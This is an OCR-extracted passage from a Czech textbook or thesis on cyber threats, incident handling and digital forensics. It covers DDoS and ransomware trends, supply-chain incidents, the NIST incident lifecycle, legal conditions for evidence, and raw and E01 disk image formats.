
Dostupnost:

Útoky na dostupnost cílí na informační infrastrukturu a nemusí mít primárně škodlivý charakter, škodlivý je až jejich důsledek. Útoky způsobují/zahrnují selhání hardwaru, softwarové chyby a výpadky postihující síťovou infrastrukturu, včetně internetových linek. Mezi takovéto útoky patří různé formy sabotáží, jejichž cílem je způsobit organizaci škodu tím, že uživatelům znemožní přístup k informačnímu systému.

Denial of Service (DOS) a Distributed Denial of Service (DDOS) jsou typy útoků na dostupnost služeb, které jsou běžně dostupné například jako placená služba poskytovaná hackerskými skupinami.


Výsledkem DOS útoku je úplné zahlcení internetové linky nebo serverové infrastruktury internetové služby, která přestane být dostupná legitimním uživatelům. Útoky na dostupnost služeb nemusí vždy znamenat úplnou nedostupnost služby, ale může se promítnout do zhoršené síťové latence, tedy rychlosti, s jakou služba odpovídá na požadavky uživatelů. Změna latence způsobí problém aplikacím, které vyžadují rychlou odezvu, jako jsou např. burzovní systémy nebo systémy pro online gaming.

Vývoj Denial of Service útoků lze sledovat pomocí reportů dodavatelů síťových a bezpečnostních řešení jako je společnost F5[24]. Report pro rok 2021 ukazuje nárůst použité přenosové kapacity útoků z průměrných 200 Gbps v roce 2020 na téměř 350Gbps v posledním čtvrtletí roku 2021.



Obrázek 3 - Trend vývoje DOS útoků mezi lety 2020–2021[25]

[24] https://www.f5.com/cloud/products/l3-and-l7-ddos-attack-mitigation
[25] https://www.f5.com/labs/articles/threat-intelligence/2022-application-protection-report-ddos-attack-trends




Obrázek 4 - Technologická odvětví zasažená DOS útoky v roce 2021[25]

Absolutním rekordmanem je případ z listopadu 2021 kdy síťový tým Microsoftu čelil kombinovanému síťovému útoku o kapacitě 3.74 Tbps (Terabit/s) cílícího na servery herního odvětví v Azure cloudové infrastruktuře. Odhaduje se, že zdrojem bylo přibližně deset tisíc kompromitovaných zařízení.

Integrita:

Ochrana integrity zajišťuje přístup uživatelů a aplikací pouze k datům, ke kterým mají mít přístup a pouze s oprávněními, které jim přísluší. Opatření dále chrání před neúmyslnými změnami jako jsou chyby uživatelů, ztrátou dat v souvislosti se selháním systému a úmyslnou změnou a zničením dat např. uživatelem ve výpovědní lhůtě nebo externím útočníkem.

Útoky na integritu se zaměřují na úplnost a celistvost informací. Jinými slovy stav, kdy informace reprezentují realitu. Může jít o pokusy o neoprávněnou modifikaci informací, ale také útoky, které způsobí rozsáhlé chyby a znehodnotí data. Vůči takovým útokům stojí opatření chránící informace před neoprávněnou změnou a opatření garantují úplnost a důvěryhodnost dat.



Obrázek 5 - Příklad náborového emailu skupiny DemonWare[26]

Útoky zaměstnanců na data a infrastrukturu jsou detailně popsány v kapitole o interních hrozbách. Interní zaměstnanci ovšem nemusí plánovat a provádět útoky samostatně, organizované skupiny kyber-

zločinců používají novou taktiku pro útok na cílové organizace. Skupina tipuje zaměstnance[26], kteří mají technické znalosti a dostatečné oprávnění k instalaci ransomware na servery nebo pracovní stanice výměnou za podíl z výkupného[27].

Rozmach ransomware útoků je způsobený dostupností Ransomware frameworků, které je možné si předplatit formou Software as a Service nebo spíše Ransomware as a Service[28] je ilustrován ekonomickou výhodností jednotlivých útoků. Nejvyšší požadované výpalné v roce 2021 bylo padesát milionů požadované po společnosti Acer.

Obrázek 6 - Finanční ztráty způsobené pomocí ransomware v roce 2021[28]

Ekonomická výkonnost ransomwarových útoků je natolik vysoká, že předpovědi pro následující roky očekávají několikanásobný růst aktivity ransomwarových skupin. Je možné očekávat zvýšený zájem o softwarové vývojáře s cílem přidat škodlivý kód do legitimních aplikací a nábor nespokojených zaměstnanců k instalaci/spuštění škodlivého kódu na firemních zařízeních.

Důvěrnost:

Důvěrnost definuje stav, kdy jsou data a informační systémy chráněny před neautorizovaným přístupem a zneužitím. Na důvěrnost směřuje celá řada útoků a mnohé z nich jsou společné pro útoky na integritu

[26] https://abnormalsecurity.com/blog/nigerian-ransomware-soliciting-employees-demonware
[27] https://www.bleepingcomputer.com/news/security/ransomware-gangs-increase-efforts-to-enlist-insiders-for-attacks/
[28] https://www.cybersecurityherald.com/dangers-from-within-the-ransomware-affiliate-system/

dat. Zmiňme útoky zaměřené na neošetřené softwarové zranitelnosti s cílem získání neoprávněného přístupu k systému a jeho informacím např. jde o případy průmyslové špionáže. Obvyklým cílem útoků na důvěrnost jsou uživatelé, skrze jejichž autorizované přístupy se útočníci snaží získat informace s vysokou hodnotou, která může reprezentovat konkurenční výhodu, mezi které patří informace o klientech, klientských projektech, klientských datech nebo intelektuální vlastnictví.

Útoky na nezabezpečenou IT infrastrukturu mohou útočníkům sloužit ke zneužití dobrého jména nebo reputačního statusu organizace a k šíření škodlivého kódu při útoku na další cíle. Jedním ze způsobů je nahrání škodlivého spustitelného souboru do veřejné části kompromitovaných webových stránek. Útočník tak pro svůj malware získá nové distribuční místo, které je maskováno za jinak legitimními webovými stránkami.

Kompromitovaná infrastruktura může sloužit i jako infrastruktura pro ransomware nebo Denial of service útoky, případně i jako Command & Control servery.

Obvyklou technikou útočníků je kompromitovat organizace s nízkou informační hodnotou, jako jsou malé a střední firmy a pomocí jejich infrastruktury zaútočit na primární cíle s vysokou hodnotou informačních zdrojů nebo dat. Při výběru cílů může hrát roli například dodavatelský řetězec a poskytovatelé služeb.

Dodavatel softwarových řešení RSA musel v roce 2011 řešit incident zahrnující kompromitování nástrojů pro dvou faktorovou autentizaci, který následně umožnil útoky například na dodavatele vojenských technologií Lockheed Martin[29, 30, 31].

V roce 2021 se uskutečnilo několik závažných incidentů na takzvaný supply-chain kanál. Za zmínku stojí zejména útok na Kaseya VSA[32, 33] což je nástroj pro centralizovanou správu a monitoring IT infrastruktury.

Výsledkem útoku byl ransomwarový útok skupiny REvil na více jak 1500 organizací využívajících tento administrátorský nástroj.


Druhým případem byla kompromitace monitorovacího nástroje Solarwinds[34, 35], při kterém se útočníkům podařilo vytvořit aktualizační balíček nástroje Solarwinds Orion a následným updatem na straně klientů došlo ke kompromitaci systému. Odhaduje se, že verzi obsahující škodlivý kód stáhlo až 18 000 klientů, mezi které patří i americké vládní organizace, poskytovatelé telekomunikačních služeb, včetně firem ze seznamu Fortune 500[36].

[29] https://www.theregister.com/2011/06/06/lockheed_martin_securid_hack/
[30] https://www.nytimes.com/2011/05/28/business/28hack.html
[31] https://www.industrialcybersecuritypulse.com/throwback-attack-chinese-hackers-steal-plans-for-the-f-35-fighter-in-a-supply-chain-heist/
[32] https://www.dni.gov/files/NCSC/documents/SafeguardingOurFuture/Kaseya%20VSA%20Supply%20Chain%20Ransomware%20Attack.pdf
[33] https://blog.truesec.com/2021/07/06/kaseya-vsa-zero-day-exploit/
[34] https://www.securityweek.com/solarwinds-likely-hacked-least-one-year-breach-discovery
[35] https://www.trentonsystems.com/blog/solarwinds-hack-overview-prevention
[36] https://fortune.com/ranking/fortune500/

2 Životní cyklus zvládání bezpečnostních incidentů

Životní cyklus zvládání bezpečnostních incidentů definuje kontinuální proces skládající se z přípravy na incidenty, detekce incidentu, izolace a obnovy napadených systémů, vyhodnocení incidentu a poučení se z incidentu v podobě návrhů na vylepšení bezpečnostních detekcí, procesů, technického vybavení apod.

NIST definuje životní cyklus informačních incidentů ve speciální publikaci *800-61 Computer Security Incident Handling Guide*[37], kde definuje čtyři základní fáze incidentů a korespondující aktivity.



Obrázek 7 - Životní cyklus bezpečnostních incidentů, dle NIST[37]

2.1 Příprava

Příprava si z technického hlediska klade za cíl identifikaci IT zdrojů, identifikaci vlastníků, implementaci nástrojů umožňujících centrální sběr a analýzu logovacích záznamů, izolaci napadených systémů, zajišťování artefaktů z koncových bodů a jejich analýzu.

Příprava z pohledu lidských zdrojů zajišťuje důkladné proškolení analytiků s dostupnými nástroji a obecné školení v oblasti zvládání incidentů, včetně manuální forenzní analýzy artefaktů operačních systémů.

Manažersky je nutné připravit popis jednotlivých rolí, včetně detailního popisu zodpovědností v jednotlivých fázích incidentu. Připravit alternativní plán komunikace, včetně důkladného otestování, jelikož je nutné předpokládat, že standardní komunikační kanály, jako jsou emaily mohou být kompromitovány a pod dohledem útočníků.

Příprava na incident by měla zahrnovat i prevenci vzniku incidentů v podobě školení zaměstnanců, implementace bezpečnostních politik, testování na známé zranitelnosti, identifikaci systémů, které nejsou centrálně spravovány a další.

2.2 Detekce a analýza

Detekce bezpečnostních incidentů je proces sběru dat a systémových varování z IT systémů, bezpečnostních řešení, databází sdílejících informace o aktuálních hrozbách a útocích, jejich automatizované korelace a následné vyhodnocování týmem informační bezpečnosti.

Zdroje IT systémů:

- Logy operačních systémů.
- Aplikační logy databázových, mailových nebo webových služeb.
- Logy ze systémů centralizované správy uživatelských identit.

[37] https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

Zdroje bezpečnostních řešení:

- Firewallové logy.
- Metadata síťové komunikace.
- Systémy pro detekci nebo prevenci incidentů (IDS/IPS).
- Antivirové logy.

Externí zdroje:

- Informace o vývoji v oblasti kybernetických hrozeb.
  - Indikátory incidentů.
    - IP a URL kompromitovaný internetových služeb.
    - Názvy souborů a kryptografické sumy.
    - Anonymizované vzorky útoků.

Úkolem bezpečnostního týmu je vyhodnotit podstatu jednotlivých systémových událostí, ověřit, zda události rámcově odpovídají známým postupům útočníků. Popisu technik a taktiky útočníků se věnují komerční i nekomerční subjekty, jedním z nekomerčních subjektů je organizace MITRE se svojí databází MITRE ATT&CK[38].

Informace o vývoji v oblasti kybernetických hrozeb běžně obsahují i známé indikátory průniků/kompromitace systémů (IOC), které mohou celý proces ověřování zrychlit, zpřesnit, lépe identifikovat motivaci a cíle útočníka. Typy IOC a způsoby použití ve forenzní analýze je detailně vysvětleno v kapitole Automatizace analýzy.

2.3 Izolace, eliminace a obnova

Fáze izolace nastává v okamžiku, kdy jsou bezpečnostní a systémové události vyhodnoceny jako nestandardní nebo škodlivá aktivita. Ze systémových událostí a analýzy lokálních aplikačních artefaktů je nutné identifikovat seznam uživatelských účtů, pracovních a serverových stanic, které byly zasaženy nebo zcela kompromitovány. Systémy jsou odstaveny z provozu, uživatelské účty dočasně, nebo permanentně zablokovány, aby se zamezilo dalšímu šíření útočníka v rámci organizace.

Obnova zahrnuje zablokování zranitelnosti, skrze kterou byla organizace kompromitována, odstranění škodlivého kódu, reinstalace koncových pracovních i serverových stanic, změna hesel u uživatelských a servisních účtů, jejich reaktivace, nebo úplný výmaz, pokud nejsou aktivně využívány.


2.4 Poučení z incidentu

Poučení z incidentu je způsob, jak identifikovat slabá místa v procesu zvládání incidentů, navrhnout adekvátní řešení a implementovat je v rámci přípravné fáze. Součástí poučení z incidentu je vytvoření závěrečné zprávy obsahující detaily o způsobu kompromitace, informace o detekcích, které škodlivou aktivitu identifikovali, rozbor časové osy a identifikace prodlev v jednotlivých fázích vyšetřování, identifikaci chybných kroků, špatného pořadí analýzy artefaktů, špatné komunikace a jiných.

Do přípravné fáze se z ukončeného incidentu předávají doporučení na nové nástroje umožňující efektivnější zajišťování stop, nebo jednotlivých artefaktů z kompromitovaných systémů. Návrhy na automatizaci stávajících procesů, zjednodušení procesů iniciace členů bezpečnostních týmů, administrativy při vytváření komunikačních kanálů pro incident tým a členy vedení.

[38] https://attack.mitre.org/matrices/enterprise/

Obecně je nutné zhodnotit celý proces od detekce až po návrat do standardního provozu a ověřit, zda úkoly v rámci jednotlivých fází nezpůsobují zbytečné prodlevy v analýze nebo v komunikaci v rámci týmu, nebo s vedením organizace.



Obrázek 8 - Anketa Magnet Forensics – nejčastější typy incidentů vyžadující vypracování forenzního reportu[39]

[39] https://www.magnetforensics.com/blog/anatomy-of-an-ediscovery-investigation

3 Podmínky forenzní analýzy

Jedná se o seznam základních požadavků pro přípustnost digitálních důkazů v soudním řízení.

3.1 Legalita

Legalitu zajištění stopy při znaleckém zkoumání, zajišťuje orgán činný v trestním řízení v rámci § 82 Trestního zákona.

Důvody domovní prohlídky a osobní prohlídky a prohlídky jiných prostor a pozemků trestního řádu[40, 41]. Při zajišťování stop v komerční sféře pro potřeby interního vyšetřování se stopy zajišťují ve spolupráci se zástupci právního oddělení a oddělení lidských zdrojů dané organizace.

3.2 Integrita

Zajištění podmínek pro manipulaci s důkazy, při kterých bude možné vyloučit neoprávněnou manipulaci, nebo poškození stop neodbornou manipulací.

Zachování integrity stop ovlivňuje způsoby vytváření obrazu disků, kdy je nutné stopu zajistit v co nejoriginálnějším stavu a předejít tak nechtěné kontaminaci stopy. Integrita zajištěných stop se zajišťuje pomocí pečetí u zajištěných fyzických zařízení, kryptografickými kontrolními sumami u vytvořených forenzních kopií paměťových nosičů.

Výstupy zkoumání v papírové formě je nutné opatřit pečetí zabraňující možné změněně listů zprávy, u digitálních výstupů se přikládá seznam kryptografických sum jednotlivých dokumentů.

Formálně integritu stop a obrazů disků zajišťuje dokument chain-of-custody, neboli předávací protokol s informacemi identifikujícími stopu, nebo forenzní obraz a záznam o každé manipulaci s danou stopou od okamžiku zajištění do okamžiku vrácení stopy, nebo skartace obrazu paměťového média.

3.3 Opakovatelnost/přezkoumatelnost

Možnost zajistit podmínky pro nezávislé přezkoumání je klíčová vlastnost pro obhájení výstupu forenzního zkoumání. Mezi základní podmínky patří správné zajištění stop a jejich archivace, která umožní předání dat ve stejném stavu, ve kterém byly prvotně analyzovány. Druhým pravidlem je dokumentace postupu a nástrojů, včetně verzí a konkrétních nastavení daných programů, které byly při analýze použity. Dokumentace má sloužit jako návod pro ověření jednotlivých kroků analýzy a zda formulované závěry vycházejí z výsledků analýzy, popsané ve zkoumaném posudku.

3.4 Nepodjatost


Princip nepodjatosti zaručuje objektivnost posudku a omezuje možnosti ovlivňování při analýze a vypracování závěrů zkoumání. Nepodjatost vylučuje možnost vypracování znaleckého posudku pro organizaci, kde je soudní znalec zaměstnán, aby nemohlo dojít k ovlivňování ze strany nadřízených.

Stejně tak je vyloučeno, aby znalec vypracovával znalecké posudky na subjekty, se kterými je v příbuzenském vztahu.

[40] https://www.mvcr.cz/clanek/prohlidka-dle-trestniho-radu-ve-svetle-rozhodovani-ustavniho-soudu.aspx
[41] https://www.epravo.cz/top/clanky/provedeni-domovni-prohlidky-jako-neodkladneho-a-neopakovatelneho-ukonu-95348.html

4 Digital Investigation Framework

Proces zajištění stop a analýzy dat je podrobně popsán ve speciální publikaci NIST 800-86 – *Guide to Integrating Forensic Techniques into Incident Response*[42]. Obdobně jako u procesu zvládání incidentů je proces vyšetřování rozdělen na specializované fáze.



Obrázek 9 - Modifikovaný proces forenzní analýzy vycházející z NIST 800-68[42]

4.1 Zajišťování stop a dokumentace místa činu

Účelem této procedury je řádně zdokumentovat stav v místě zajištění, identifikovat zařízení které bude potřeba zajistit a dle typu stopy zvolit vhodný postup zajištění. Postup zajištění se bude lišit, pokud jsou zařízení nebo data vydána dobrovolně poskytovatelem služby, například účetní firmou, kdy cílem analýzy je prověřit transakce mezi zájmovými subjekty a zcela jiný v případě že se jedná o zajištění při podezření na páchání počítačové kriminality.

Stopy lze zajistit zabavením elektronických zařízení, extrakcí dat z paměťových nosičů, nebo vyžádáním si dat a informací od poskytovatelů služeb, například od poskytovatelů internetového připojení, mobilních, nebo internetových služeb obecně.

Foto-dokumentace je prvním úkonem, který je nutné vykonat na místě zajištění, zejména pokud se jedná o zajišťování stop pro účely znaleckého vyšetřování.

Report o zajištění zařízení nebo stopy, je základní dokument popisující kým, kde, kdy a za jakých podmínek bylo zařízení nebo stopa zajištěna. Dokument dále obsahuje identifikaci zařízení a stav ve kterém se v době zajištění nacházelo.

Chain-of-Custody dokument je forma auditního záznamu jehož cílem je zachovat integritu digitálních stop, vyplňuje se dle informací z reportu o zajištění stopy.

4.2 Analýza zajištěných stop

Jedná se o postup zpřístupnění dat uložených na paměťových médiích, nebo ve vytvořených forenzních obrazech a následné převedení do formy kde lze s informacemi volně pracovat. Zpřístupnění dat zahrnuje dešifrovaní obsahu disku pomocí záložních dešifrovacích klíčů, nebo dešifrovacích klíčů získaných z obrazu operační paměti. Identifikace komprimovaných archivů, jejich rozbalení a zpřístupnění šifrovaných nebo heslem chráněných dokumentů.

Součástí analýzy stop je extrakce metadat operačního systému včetně časových značek a záznamů adresářové struktury z alokačních tabulek souborových systémů, export záznamů z logu událostí, nebo interních metadat uživatelských dokumentů.

[42] https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf

Pro potřeby uživatelské profilace je nutné zajistit data ze systémových registrů operačního systému Microsoft Windows, identifikovat a zpracovat databázové soubory internetových prohlížečů, zpracovat lokální zálohy mobilních zařízení, emailových archivů a zpřístupnit jejich obsah.

4.3 Analýza a korelace informací

Veškeré zájmové informace by měli být v této fázi již volně přístupné v textové formě. Textové dokumenty lze zpracovat indexovacími nástroji umožňujícími vyhledávání dle klíčových slov, slovních spojení nebo metadat. Základem forenzní analýzy je použití metodického přístupu k dosažení příslušných závěrů a odpovědí na zadané otázky na základě dostupných údajů, nebo určit, že na základě dostupných informací nelze vyvodit jednoznačný závěr. Analýza by měla zahrnovat identifikaci osob, míst, předmětů a událostí a určení, jak tyto prvky spolu souvisejí, způsobem, ze kterého je možné vyvodit jednoznačný závěr. Toto úsilí bude často zahrnovat korelaci údajů z více zdrojů, nezřídka lze využít i metadat a geo-lokalizačních služeb k získání uceleného přehledu o uživatelských aktivitách.

4.4 Formulování závěrů, reportování

Formulování závěrů a odpovídání na otázky zadavatele spadá do finální fáze analýzy. Je nutné vycházet z poznatků získaných během samotného zkoumání a vyvarovat se domýšlení si závěrů a událostí které by podporovaly původní hypotézu, nebo směrovaly závěry směrem, který nelze ověřit ze zkoumaných dat.

Informační systémy pro běžné firmy a počítače pro domácí použití nejsou stavěny a konfigurovány pro vytváření a uchovávání auditních záznamů, v praxi se lze setkat s případy kdy klíčové informace již na systému neexistují a nelze tedy s definitivní určitostí dojít k jednoznačným závěrům. Pokud má událost více pravděpodobných vysvětlení, mělo by být každé z nich v závěrečné zprávě náležitě popsáno.

Obsahově je závěrečnou zprávu potřeba psát s ohledem na cílovou skupinu pro kterou je report určen. Technické termíny a postupy musí být detailně popsány, aby bylo zřejmé, proč byl daný krok proveden, jaká data byla použita na vstupu a jakou hodnotu mají výstupní informace.

Vhodné je do reportu přidat obecné shrnutí analýzy pro vrcholový managment, nebo řídící pracovníky. Tento report shrne stopy, které byly zajištěny a poskytne rámcovou informaci o tom, zda se podařilo odpovědět na všechny zadané otázky.

Ve znaleckém zkoumání je nutné se vyvarovat odpovídání na právní otázky, jelikož soudní znalec má odpovídat pouze na otázky z oboru specializace, ve které byl vyzván ke zpracování posudku, navíc vynášení rozsudků a hodnocení důkazů z pohledu viny a neviny spadá výhradně do pravomoci soudního řízení.

Report musí explicitně obsahovat informace, které mají potenciál rozšiřovat původní zadání, například seznam fyzických a právních subjektů, které se podílely na vyšetřované aktivitě. Nebo informace o plánovaných aktivitách, které ještě nenastaly. Stejně jako specifické znaky vyšetřované činnosti, které lze využít k identifikaci podobné činnosti jiných skupin, například způsoby zneužívání zranitelností aplikačních komponent informačních systémů.

5 Digitální stopy

Obecně je za stopu považován jakýkoliv fyzický nebo virtuální objekt, který nese digitální data a informace.

5.1 Typy stop

Kapitola popisuje varianty elektronických stop, se kterými je možné se setkat v digitální forenzní analýze.

5.1.1 Originální zařízení

Zařízení nebo paměťové médium, mobilní telefon, USB disk, laptop a jiné.

5.1.2 Best evidence

Je princip, který připouští použití kopie stopy nebo důkazu v případě, že lze důvodně obhájit nemožnost použití originálního dokumentu, například fotokopie originálního dokumentu, pokud byl originál zničen[43]. V oblasti zkoumání digitálních stop je tento princip z praktických důvodů uplatňován de facto jako standard. Informace z poškozených zařízení, nebo ze systémů poskytovatelů digitálních služeb, nelze z praktických důvodů přímo prezentovat, stejně tak není vhodné provádět analýzu na originálním zařízení a riskovat informační znehodnocení stopy. Technologicky je možné vytvořit identickou a autorizovanou kopii dat, která se nazývá forenzní obraz nebo binární kopie.

Zajištění operační paměti a síťového provozu, nelze provést jinak než pomocí binární kopie, jelikož ani jedna ze stop nemá permanentní fyzické paměťové médium.

5.1.3 Binární kopie

Jedná se o „bit-for-bit“ kopii surových dat zajišťovaného paměťového média. Výstupem je soubor obsahující jednotný datový blok se stejnou velikostí jako zajišťované médium.

Obrázek 10 - Struktura RAW DD obrazu disku (vlastní)

Hlavní výhodou je možnost provedení analýzy obsahu za pomoci základních nástrojů, jelikož data nejsou komprimována a obraz disku je celistvý soubor a fakt že raw image, jak se tento typ obrazu nazývá, lze vytvořit na jakémkoliv počítači s operačním systémem GNU/Linux.


Hlavní nevýhodou je komplikovaná manipulace se stopou, vycházející z velikosti souborů, které mohou být veliké několik terabajtů.

Zajištěnou stopu je nutné chránit proti přepsání nastavením práv jen pro čtení na pracovním disku (disk pro ukládání stop), ručně vytvořit kontrolní sumu a zanést jméno obrazu disku do seznamu stop pro přiřazení stopy k danému případu.

[43] https://www.law.cornell.edu/wex/best_evidence_rule

5.1.4 Forenzní obraz disku

Expert Witness Compression Format (E01), je typ souboru specificky vyvinutý pro ukládání obrazů paměťových médií firmou ASR Data[44]. Expert Witness formát je aktuálně standardem mezi forenzními nástroji jako jsou OpenText (Guidance Software) EnCase, Exterro (AccessData) FTK.



Obrázek 11 - Struktura Expert Witness (E01) obrazu disku (vlastní)

Obraz disku je segmentován do více částí, které obsahují hlavičku obrazu, cyklický redundantní součet hlavičky, datové bloky, cyklický redundantní součet, autorizační záznam.

Cyklický redundantní součet Adler32 je speciální hašovací funkce, používaná k detekci chyb během přenosu či ukládání dat. Kontrolní součet bývá odesílán či ukládán společně s daty, při jejichž přenosu nebo uchovávání by mohlo dojít k chybě.

E01 formát má oproti RAW obrazu disku následující výhody:

- obsahuje metadata o obrazu disku, které slouží k identifikaci případu, stopy a technika který stopu zajišťoval;
- obraz disku lze segmentovat na více menších částí, které není nutné před analýzou slučovat do monolitického souboru;
- podporuje kompresi dat;
- podporuje šifrování obrazu disku pomocí hesla, nebo certifikátů.
- obraz disku obsahuje autorizační záznamy v podobě MD5 a SHA1 kryptografických sum

